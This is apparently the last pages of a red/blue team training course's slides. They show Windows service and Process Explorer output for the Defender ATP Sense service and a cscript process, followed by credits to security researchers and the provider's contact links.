BINARY_PATH_NAME : "C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe"
LOAD_ORDER_GROUP :
TAG : 0
DISPLAY_NAME : Windows Defender Advanced Threat Protection Service
DEPENDENCIES :
SERVICE_START_NAME : LocalSystem
C:\Users\jea>powershell get-service sense
Status Name DisplayName
Running sense Windows Defender Advanced Threat Pr...
Process Explorer - Sysinternals: www.sysinternals.com [CWF\jea] (Administrator)
File Options View Process Find DLL Users Help
Process Private Bytes Working Set PID Description CPU Company Name Integrity
Registry 6,736 K 33,816 K 108 System
System Idle Process 60 K 8 K 0 85.05
System 196 K 80 K 4 0.18 System
csrss.exe 1,976 K 3,200 K 520 Client Server Runtime Process Microsoft Corporation System
wininit.exe 1,388 K 2,976 K 624 Windows Start-Up Application Microsoft Corporation System
csrss.exe 2,060 K 11,804 K 640 Client Server Runtime Process 0.02 Microsoft Corporation System
winlogon.exe 2,392 K 6,028 K 724 Windows Logon Application Microsoft Corporation System
fontdrvhost.exe 2,628 K 3,880 K 860 Usermode Font Driver Host Microsoft Corporation AppContainer
dwm.exe 49,132 K 104,080 K 1096 Desktop Window Manager 0.16 Microsoft Corporation System
vmmem 476,616 K 0 K 6384 Susp... High
explorer.exe 100,100 K 157,116 K 5836 Windows Explorer 0.04 Microsoft Corporation Medium
SecurityHealthSystray.exe 1,984 K 5,336 K 7964 Windows Security notificatio... Microsoft Corporation Medium
cmd.exe 2,344 K 4,720 K 6508 Windows Command Processor Microsoft Corporation Medium
conhost.exe 9,700 K 23,900 K 7912 Console Window Host < 0.01 Microsoft Corporation Medium
cmd.exe 3,188 K 5,460 K 4020 Windows Command Processor Microsoft Corporation Medium
conhost.exe 6,856 K 23,412 K 3848 Console Window Host Microsoft Corporation Medium
cscript.exe 18,872 K 25,244 K 11916 Microsoft ® Console Based ... Microsoft Corporation Medium
procexp64.exe 27,864 K 55,500 K 5888 Sysinternals Process Explorer 2.38 Sysinternals - www.sysinter... High
csrss.exe 1,528 K 1,948 K 2780 Client Server Runtime Process Microsoft Corporation System
winlogon.exe 1,964 K 3,952 K 6180 Windows Logon Application Microsoft Corporation System
OneDrive.exe 14,352 K 23,748 K 7704 Microsoft OneDrive < 0.01 Microsoft Corporation Medium
Name Description Company Name Path
ucrtbase_clr0400.dll Microsoft® C Runtime Library Microsoft Corporation C:\Windows\System32\ucrtbase_clr0400.dll
ucrtbase.dll Microsoft® C Runtime Library Microsoft Corporation C:\Windows\System32\ucrtbase.dll
TextShaping.dll C:\Windows\System32\TextShaping.dll
TextInputFramewor... "TextInputFramework.DYNLINK" Microsoft Corporation C:\Windows\System32\TextInputFramework.dll
tasks.dll C:\Windows\System32\Tasks\tasks.dll
System.Windows.F... .NET Framework Microsoft Corporation C:\Windows\assembly\NativeImages_v4.0.30319_64\Syst...
System.ni.dll .NET Framework Microsoft Corporation C:\Windows\assembly\NativeImages_v4.0.30319_64\Syst...
System.Drawing.ni.dll .NET Framework Microsoft Corporation C:\Windows\assembly\NativeImages_v4.0.30319_64\Syst...
sxs.dll Fusion 2.5 Microsoft Corporation C:\Windows\System32\sxs.dll
StaticCache.dat C:\Windows\Fonts\StaticCache.dat
sspicli.dll Security Support Provider Interface Microsoft Corporation C:\Windows\System32\sspicli.dll
SortDefault.nls C:\Windows\Globalization\Sorting\SortDefault.nls
shlwapi.dll Shell Light-weight Utility Library Microsoft Corporation C:\Windows\System32\shlwapi.dll
shell32.dll Windows Shell Common Dll Microsoft Corporation C:\Windows\System32\shell32.dll
SHCore.dll SHCORE Microsoft Corporation C:\Windows\System32\SHCore.dll
sechost.dll Host for SCM/SDDL/LSA Lookup ... Microsoft Corporation C:\Windows\System32\sechost.dll
scrun.dll Microsoft ® Script Runtime Microsoft Corporation C:\Windows\System32\scrun.dll
scrobj.dll Windows ® Script Component Run... Microsoft Corporation C:\Windows\System32\scrobj.dll

REFERENCES

- This course would not be possible without the awesome work of these security researchers :
  - @gentilkiwi, @_RastaMouse, @ShitSecure
  - @kmkz_security, @FuzzySec, @Oddvarmoe
  - @Sbousseaden, @424f424f, @harmj0y
  - @0gtweet, @Flangvik, @_xpn_, @_EthicalChaos_

  Thanks for all the support !

THANK YOU

In case of any difficulties or queries, feel free to mail us at
support@cyberwarfare.live

- Follow us on :
  - LinkedIn: https://www.linkedin.com/company/cyberwarfare/
  - Twitter: https://twitter.com/cyberwarfarelab

- For More Information Visit :
  - Red / Blue Team Lab : https://cyberwarfare.live
  - Red /Blue Team Blog: https://blog.cyberwarfare.live